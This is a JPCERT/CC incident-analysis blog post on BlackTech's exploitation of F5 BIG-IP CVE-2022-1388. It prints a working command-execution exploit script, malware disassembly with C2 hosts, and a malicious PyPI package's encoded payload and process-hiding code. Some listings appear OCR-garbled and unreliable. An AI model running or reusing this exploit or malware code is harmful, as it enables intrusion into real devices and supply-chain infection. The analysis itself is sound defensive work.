

F5 BIG-IP Vulnerability (CVE-2022-1388) Exploited by BlackTech - JPCERT/CC Eyes

By 朝長 秀誠 (Shusei Tomonaga)

Published: 2022-09-14 · Archived: 2026-04-05 12:53:29 UTC

- [BlackTech](#)

Around May 2022, JPCERT/CC confirmed an attack activity against Japanese organizations that exploited F5 BIG-IP vulnerability (CVE-2022-1388). The targeted organizations have confirmed that data in BIG-IP has been compromised. We consider that this attack is related to the activities by BlackTech attack group. This blog article describes the attack activities that exploit this BIG-IP vulnerability.

Attack code that exploits the BIG-IP vulnerability

Below is a part of the attack code used in the attack. This attack tool enables attackers to execute arbitrary commands on BIG-IP.

```
1 import requests
2 import urllib3
3 import sys
4
5 proxies = {
6     "http": "http://127.0.0.1:8080",
7     "https": "http://127.0.0.1:8080"
8 }
9 proxies={}
10 urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)
11
12 header = {
13     "User-Agent": "Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:89.0) Gecko/20100101 Firefox/89.0",
14     "Content-type": "application/json",
15     "Connection": "close, X-F5-Auth-Token, X-Forwarded-For, Local-IP-From-Httptd, X-F5-New-Authtok-Reqd, X-Forwarded-Server, X-For",
16     "X-F5-Auth-Token": "aaaa",
17     "Authorization": "Basic YWRtaW46"
18 }
19
20 def send_cmd(target_url, cmd):
21     try:
22         new_target_url = target_url + "/mgmt/tm/util/bash"
23         data = {"command": "run", "utilCmdArgs": '-c "%s"' % cmd}
24         resp = requests.post(new_target_url, headers=header, json=data, verify=False, timeout=20, allow_redirects=False, proxies=proxies)
25         #print resp.status_code
26         #print resp.text
27         if resp.status_code == 200:
28             print("utilCmdArgs: "+cmd)
29             print("commandResult: "+resp.text.split("\"commandResult\": \"\"")[1][:-4]+"\n")
30         else:
31             print("send failed, but it does not mean exploit failed")
32     except Exception as e:
33         print("Send exp failed.")
34     return
35
36 def test():
37     #ip = 'https://[redacted]'
38     #ip = 'https://[redacted]'
39     #ip = 'https://[redacted]'
40     #ip = 'https://[redacted]'
41     ip = 'https://[redacted]'
42     ip = 'https://[redacted]'
43     cmd = 'uname -a'
44     cmd = 'whoami'
45     cmd = 'ping -c 1 8.8.8.8'
46     #cmd = 'ifconfig;netstat -anotp'
47     send_cmd(ip, cmd)
```

Figure 1: A part of the confirmed code that exploits the BIG-IP vulnerability

Figure 1 (grayed-out part) shows that multiple domestic BIG-IP IP addresses were listed in the attack code and that they were the target of the attack. The attack code as well as malware such as TSCookie and Bifrose, which is used by BlackTech, were found on the server used by the attacker.

Index of /














	<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
	1.txt	2022-04-20 01:05	6	
	a.out	2022-05-08 06:05	853K	
	am.png	2022-05-08 07:44	853K	
	cush	2022-04-21 03:48	28K	
	exp.py	2022-05-08 08:25	1.7K	
	fav.ico	2022-05-08 06:34	611K	
	hoss.jsp	2022-04-19 13:26	612	
	hytpe	2022-04-21 02:24	28K	
	java.out	2022-05-17 09:21	18	
	ll.zip	2022-04-19 14:02	594	
	ls.zip	2022-04-19 13:51	565	
	systemdd.php	2022-04-19 14:02	643	
	ttl	2022-05-17 09:33	149K	

Figure 2: Server where attack code was installed

In addition to known malware, new unidentified malware was discovered on this server, which is described in the following section.

Hipid

This malware targets Linux OS, and two types have been identified: one with a CPU architecture compatible with ARM and the other with x64. It is unclear what type of device it was created to run on, but it is possibly intended for IoT devices.

```

PUSH {r11,LR}
ADD R11, SP, #4
SUB SP, SP, #0x20C0
SUB SP, SP, #0x10
SUB R3, R11, #-var_2000
SUB R3, R3, #4
STR R0, [R3, #-0xc4]
SUB R3, R11, #-var_2000
SUB R3, R3, #4
STR R1, [R3, #0xc8] ; "/"
LDR R0, [R3, #2100] ; "/"
BL chdir
SUB R3, R11, #-var_2000
SUB R3, R3, #4
LDR R3, [R3, #-0xc8]
LDR R3, [R3]
MOV R1, #0
MOV R0, R3
BL daemon_init
LDR R3, [R3, #1991602016] ; "139.180.201.6"
SUB R12, R11, #-0xc0
SUB R12, R12, #4
SUB R12, R12, #8
LDM R3, {R0-R3} ; "139.180.201.6"
STM R12, {R0-R2}
STRH R3, [R12]
SUB R3, R11, #-var_410
SUB R3, R3, #4
SUB R3, R3, #0xa
LDR R2, -0x3f2
MOV R1, #0
MOV R0, R3
BL memset
LDR R3, -0x1b8
STR R3, [R11, #var_14]
MOV R3, #0
STR R3, [R11, #var_8]
MOV R3, #1
STR R3, [R11, #var_C]
; CODE XREF: main:loc_10E801j
BL sleep
LDR R3, [R11, #var_8]
ADD R3, R3, #1
STR R3, [R11, #var_8]
LDR R3, [R11, #var_C]
CMP R3, #1
BEQ loc_10930
LDR R3, [R11, #var_8]
CMP R3, #3
BLE loc_10930
BL !$RunTimeNow
MOV R3, R0
CMP R3, #0
BEQ loc_10e7c
; CODE XREF: main:B81j
; main:C41j
LDR R1, [R11, #var_8]
LDR R0, -a$retryTime0 ; "retry time -> %d\n"
printf
BL
MOV R3, #0
STR R3, [R11, #var_C]
SUB R3, R11, #-var_2000
SUB R3, R3, #4
SUB R3, R3, #0x40 ; '@'
MOV R2, #0x400
MOV R1, #0
MOV R0, R3
BL memset
LDR R3, [R11, #var_14]
STR R3, [R11, #var_18]
SUB R1, R11, #-var_2040
SUB R1, R1, #4
SUB R3, R11, #-0xc0
SUB R3, R3, #4
SUB R3, R3, #8
MOV R2, #0x400
MOV R0, R3
BL my_dns_query
STR R3, [R11, #var_1c]
LDR R3, [R11, #var_1c]
CMP R3, #0
RGE loc_10988
LDR R0, -a$myDnsQueryFail ; "[+] my_dns_query failed."
BL puts
LDR R3, =dns_flag.6750
MOV R2, #1
STR R2, [R3]
MOV R0, #0xa
BL sleep
; loc_10e80
;
push rbp
mov rbp, rsp
sub rsp, 3070h
mov [rbp+var_4] edi
mov [rbp+var_10], rsi
mov edi, offset asc.4537AE ; "/"
call chdir
mov eax, [rbp+var_10]
mov esi, 0
mov r11, rax
call daemon_init
mov eax, dword ptr cs:ablogMysecurity ; "blog.mysecuritycamera.com"
mov qword ptr [rbp+var_410], rax
mov qword ptr cs:ablogMysecurity+8 ; "securitycamera.com"
mov qword ptr [rbp+var_410+8], rax
mov qword ptr cs:ablogMysecurity+10h ; "amera.com"
mov qword ptr [rbp+var_410+10h], rax
movzx eax, word ptr cs:ablogMysecurity+18h ; "m"
mov word ptr [rbp+var_410+18h], ax
lea rdi, [rbp+var_410+1ah]
cld
mov ecx, 36h
mov eax, 0
rep stosb
mov rax, cs:qword_4538B0
mov qword ptr [rbp+var_810], rax
mov ecx, cs:dword_4538B8
dword ptr [rbp+var_810+8], eax
movzx eax, cs:word_4538BC
mov word ptr [rbp+var_810+0ch], ax
movzx eax, cs:byte_4538BE
[rbp+var_810+0ch], al
lea rdi, [rbp+var_810+0fh]
cld
mov ecx, 3f1h
mov eax, 0
rep stosb
mov [rbp+var_814], 168h
mov [rbp+var_818], 0
mov [rbp+var_81c], 1
; CODE XREF: main:1981j
; main:21E1j ...
lea rax, [rbp+var_818]
inc dword ptr [rax]
mov [rbp+var_81c], 0
mov edi, 3
call sleep
lea rdi, [rbp+var_c20]
cld
mov edx, 0
mov ecx, 80h
mov ecx, eax
mov rax, rdx
rep stosq
mov eax, [rbp+var_814]
[rbp+var_c24], eax
lea rsi, [rbp+var_c20]
lea rdi, [rbp+var_410]
mov edx, 400h
call my_dns_query
mov [rbp+var_c28], eax
cmp [rbp+var_c28], 0
jns short loc_400909
lea rdi, [rbp+var_c20]
mov edx, 400h
mov esi, 0
call memset
lea rsi, [rbp+var_c20]
lea rdi, [rbp+var_810]
edx, 400h
call my_dns_query
mov [rbp+var_c28], eax
cmp [rbp+var_c28], 0
jns short loc_400909
mov cs:dns_flag.0, 1
mov edi, 0ah
call sleep
jmp loc_10b819

```

Figure 3: A part of malware code (left: ARM type, right: x64 type)

This malware has a function to receive commands from the C2 server and execute arbitrary commands. It uses a host command, not a system call, to resolve host names.

```

{
    memset(v10, 0, 0x400uLL);
    sprintf((__int64)v10, (__int64)"host %s", v14);
    memset(v9, 0, sizeof(v9));
    v11 = exec_cmd((__int64)v10, v9, 2048);
    if ( v11 >= 0 )

```

Figure 4: A part of the code to execute the host command

There are also two types in terms of sending data: one of them sends data with RC4 encryption and the other sends data as it is. Some samples of the former have a unique behavior of sending the S-Box data used for encryption to the server.

```
rc4_init();
memset(hostname, 0, sizeof(hostname));
gethostname(hostname, 256LL);
pid = getpid(hostname);
memset(username, 0, sizeof(username));
v3 = (const char *)getlogin(&v24);
sprintf((__int64)username, (__int64)"%s", v3);
memset(send_data, 0, sizeof(send_data));
v21 = 0;
sprintf((__int64)send_data, (__int64)"%s %s %d", hostname, username, pid);
v21 = (unsigned int)strlen(send_data);
memcpy(sbox, ::sbox, 256LL);
memcpy(&sbox[256], &j, 4LL);
memcpy(&sbox[260], &k, 4LL);
memcpy(&sbox[264], &R, sizeof(char));
rc4_encrypt((__int64)send_data, v21);
memcpy(&send_data[265], send_data, v21);
memcpy(send_data, sbox, 265LL);
v30 = send((unsigned int)s, send_data, v21 + 265, 0LL);
```

Figure 5: A part of the code that sends S-Box data to the server

Distribution of Hipid using malicious PyPI packages

Although this is not directly related to the attack that exploits the BIG-IP vulnerability, JFrog reports that the same type of malware as the one described above was registered as a malicious PyPI package in the past^[1]. Figure 6 shows the contents of the malicious package's `setup.py`. The attacker may not have taken control of the existing package but installed malware on PyPi to install the package on the compromised system.

```
#!/usr/bin/env python
#-*- coding:utf-8 -*-

#####
# File Name: setup.py
# Author: xingming
# Mail: huoxingming@gmail.com
# Created Time: 2015-12-11 01:25:34 AM
#####

from setuptools import setup, find_packages

setup(
    name = "hipid",
    version = "4.0.0",
    keywords = ("pip", "datacanvas", "hipid", "pypipack"),
    description = "hipid",
    long_description = "hide process for python in linux",
    license = "MIT Licence",

    url = "http://pypipack@protonmail.com",
    author = "pypipack",
    author_email = "pypipack@protonmail.com",

    packages = find_packages(),
    include_package_data = True,
    platforms = "linux",
    install_requires = []
)
```

Figure 6: Contents of setup.py

The malware itself was included in `__init.py__` encoded in Base32 as shown in Figure 7. The malware is installed after decoding, overwriting `/usr/sbin/syslogd` .

```
#coding:utf8
import datetime
import base64
import os,re
from subprocess import Popen

'''
return:
['/dev/sda3', '/dev/sda1']
'''

elf_base32 =
b"P5CUYRQCAEAQAAAAAAAAAAAAAAAABAAPOAAEAAAAEAAFAAAAAAAAAEAAAAAAAAAXALAO
AAAAQAAAABAAEAAAAAAAAACAAKAAAAAAAAEAAUAAAAAAAAIAAAAAAAAAQAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACIGHWUTCORLZEITYSIQPSPAUCUJHI
```

Figure 7: Base64-encoded malware

In addition, the mount command is used for the malware process to run to hide the process, as shown in Figure 8.

```
def hide_process(pid):
    #get time
    now_time = datetime.datetime.now()
    if (now_time.hour==8 and Is_process_exist(elf_path)==False):
        #release elf file
        release_elf(elf_base32,elf_path)
        #start elf
        elf_popen = Popen(elf_path+" -n",shell=True)
    try:
        if Is_pid_exist(pid)==False:
            return False
        devices=getDeviceNames()
        for dev in devices:
            os.system("mount "+dev+" /proc/"+str(pid))
            if Is_pid_exist(pid) ==False:
                return True
```

Figure 8: Process hiding using the mount command

In closing

The incident described in this report is currently under control and is no longer influential in many environments. BlackTech has been observed in a number of cases in recent years in which vulnerabilities in externally accessible systems are exploited. In the case described here, the vulnerability was exploited shortly after it was disclosed, and thus patch management continues to be important.

Shusei Tomonaga
(Translated by Takumi Nakano)

Acknowledgments

We would like to thank JFrog [Shachar Menashe](#) for his assistance with this study.

References


- [1] JFrog Discloses 3 Remote Access Trojans in PyPI
<https://jfrog.com/blog/jfrog-discloses-3-remote-access-trojans-in-pypi/>

Appendix A: C2 servers

- 139.180.201.6
- 108.160.138.235
- 108.160.132.108
- naaakkk.wikaba.com
- ntstore.hosthamster.com
- blog.mysecuritycamera.com
- 139.162.112.74

Appendix B: Malware hash value

- 9603b62268c2bbb06da5c99572c3dc2ec988c49c86db2abc391acf53c1cccceb
- cb1a536e11ae1000c1b29233544377263732ca67cd679f3f6b20016fbd429817
- 3d18bb8b9a5af20ab10441c8cd40feff0aabdd3f4c669ad40111e3aa5e8c54b8



[朝長 秀誠 \(Shusei Tomonaga\)](#)

Since December 2012, he has been engaged in malware analysis and forensics investigation, and is especially involved in analyzing incidents of targeted attacks. Prior to joining JPCERT/CC, he was engaged in security monitoring and analysis operations at a foreign-affiliated IT vendor. He presented at CODE BLUE, BsidesLV, BlackHat USA Arsenal, Botconf, PacSec and FIRST Conference. JSAC organizer.

Related articles



Multiple Threat Actors Rapidly Exploit React2Shell: A Case Study of Active Compromise

```

*key = 0x027C7400;
*key[4] = 0x215934C2;
*key[8] = 0x04472034;
*key[12] = 0x00697969;
*key[16] = 0x1347A421;
*key[20] = 0x04000000;
*key[24] = 0x00780529;
*key[28] = 0x00300000;
v0 = m_ret_argoffset0350(a1 + 3);
if ( !((v0 < CryptAcquireContext)(a1, 0, "Microsoft Enhanced RSA and AES Cryptographic Provider", 0x1, 0x00000000) )
return 0;
v1 = m_ret_argoffset0350(a1 + 3);
handlshashobj = a1 + 1;
if ( !((v1 < CryptCreateHash)(*a1, 0x0004, 0, 0, a1 + 3) )
{
LABEL_0:
if ( !*a1 )
return 0;
v0 = m_ret_argoffset0350(a1 + 3);
(v0 < CryptAliaaseContext)(*a1, 0);
return 0;
if ( !CryptHashData(*handlshashobj, key, 16u, 0)
|| (v0 = m_ret_argoffset0350(a1 + 3)),
v1 = a1 + 1,
!((v1 < CryptDeriveKey)(*a1, 0x0004, *handlshashobj, 0x000000, a1 + 2)) // CALS_AES_128
{
if ( !*handlshashobj )
{
v0 = m_ret_argoffset0350(a1 + 3);
(v0 < CryptDestroyHash)(*handlshashobj);
}
goto LABEL_0;
}
v0 = m_ret_argoffset0350(a1 + 3);
(v0 < CryptSetKeyParam)(*v0, 1, 0x0000, 0); // KP_PADDING + MICKEY7
v1 = m_ret_argoffset0350(a1 + 3);
(v1 < CryptSetKeyParam)(*v1, 1, 0x, 0); // 2x = parameter
v2 = m_ret_argoffset0350(a1 + 3);
(v2 < CryptSetKeyParam)(*v2, 4, 0x0000, 0); // KP_MODE + CBC
return *v0;

```

Update on Attacks by Threat Group APT-C-60

```


A python parse_crossc2beacon_config.py beacon.bin
[+] Decoded Config Data
Offset 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F Encode to ASCII
000000 29 01 00 00 7f 00 00 01 b3 15 00 00 09 00 00 00 }.....
000010 31 32 37 2e 30 2e 30 2e 31 00 00 00 00 0c 01 00 127.0.0.1.....
000020 00 2d 2d 2d 2d 2d 42 45 47 49 4e 20 50 55 42 4c .----BEGIN.PUBL
000030 49 43 20 4b 45 59 2d 2d 2d 2d 2d 0a 4d 49 47 66 IC.KEY----.MIGF
000040 4d 41 30 47 43 53 71 47 53 49 62 33 44 51 45 42 MA0GCSqGSIB3QEB
000050 41 51 55 41 41 34 47 4e 41 44 43 42 69 51 4b 42 AQUAAAGNADCB1QKB
000060 67 51 43 4e 53 33 38 6c 48 50 32 56 33 4a 44 34 gQCNS3B1HP2V3JD4
000070 47 54 39 55 63 61 4c 68 41 6b 70 4d 64 51 41 47 GT9UcalhAkpM0QAG
000080 52 6e 36 4e 77 36 52 48 6e 56 35 54 2f 69 48 4a Rn6Nw6RhnVST/1HJ
000090 2b 7a 48 4c 48 38 32 71 37 58 4b 6d 6f 2b 72 55 +zHLH82q7Xkmo+rU
0000A0 2b 49 7a 59 70 58 6e 57 55 37 70 4d 73 69 53 64 +IzYpXnmU7pMs1sD
0000B0 71 2b 63 52 78 4d 6f 54 4c 6d 68 4e 6f 71 32 55 q+cRxMoTLmhNoq2U
0000C0 54 57 4b 39 6f 39 52 6f 64 63 5a 7a 5a 58 73 6b TWK9o9RodcZtZXsk
0000D0 62 4d 37 54 7a 4b 37 55 5a 6a 79 61 70 54 49 4a bM7Tzk7UZjyapTIJ
0000E0 66 63 71 36 42 57 4d 64 73 4d 78 36 67 48 34 4f fcq6BwMdsMx6gH4O
0000F0 73 6c 42 2f 35 77 6e 63 33 77 51 78 55 62 4f 61 s1B/Swnc3wQxUbOa
000100 71 45 6f 6b 4b 6f 72 5a 77 6d 68 55 33 77 49 44 qEokKorZwmHU3wID
000110 41 51 41 42 0a 2d 2d 2d 2d 2d 45 4e 44 20 50 55 AQAB.----END.PU
000120 42 4c 49 43 20 4b 45 59 2d 2d 2d 2d 2d 41 41 41 BLIC.KEY----AAA
000130 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 10 .....
[+] Config Data
C2: 127.0.0.1:5555
PUBLICKEY: ----BEGIN PUBLIC KEY----
MIGfMA0GCSqGSIB3QEBAAQUAAAGNADCB1QKBgQCNS3B1HP2V3JD4GT9UcalhAkpM0QAGRn6Nw6
RhnVST/1HJ+zHLH82q7Xkmo+rU+IzYpXnmU7pMs1sDq+cRxMoTLmhNoq2UTkK9o9RodcZtZXsk
bM7Tzk7UZjyapTIJfcq6BwMdsMx6gH4Os1B/Swnc3wQxUbOaqEokKorZwmHU3wIDAQAB
-----END PUBLIC KEY-----

```

CrossC2 Expanding Cobalt Strike Beacon to Cross-Platform Attacks

```
movsx eax, cs:num7
movd xmm0, eax
cvtq2pd xmm1, xmm0
movsx eax, cs:num3
movd xmm0, eax
cvtq2pd xmm0, xmm0
addsd xmm0, xmm0
subsd xmm0, xmm0
mulsd xmm1, xmm1
movsd [rbp+1410+phPrev], xmm1
call ret2
movsx r9d, al
call ret0
movsx ecx, al
imul r9d, ecx
call ret7
movsx eax, al
add eax, r9d
movsx ecx, cs:num9
add eax, ecx
movsx ecx, cs:num8
xor edx, ebx
div ecx
movsx ecx, cs:num1
cmp eax, ecx
jz short loc_7FF8581895C0
call ret3
movsx edx, al
movsx eax, cs:num0
imul edx, eax
lea r9d, [edx*2]
add r9d, r9d
call ret9
movsx ecx, al
sub r9d, ecx
call ret6
movsx ecx, al
add r9d, ecx
movsx ecx, cs:num3
add ecx, r9d
```

[Malware Identified in Attacks Exploiting Ivanti Connect Secure Vulnerabilities](#)



[Tempted to Classifying APT Actors: Practical Challenges of Attribution in the Case of Lazarus's Subgroup](#)

Source: <https://blogs.jpccert.or.jp/en/2022/09/bigip-exploit.html>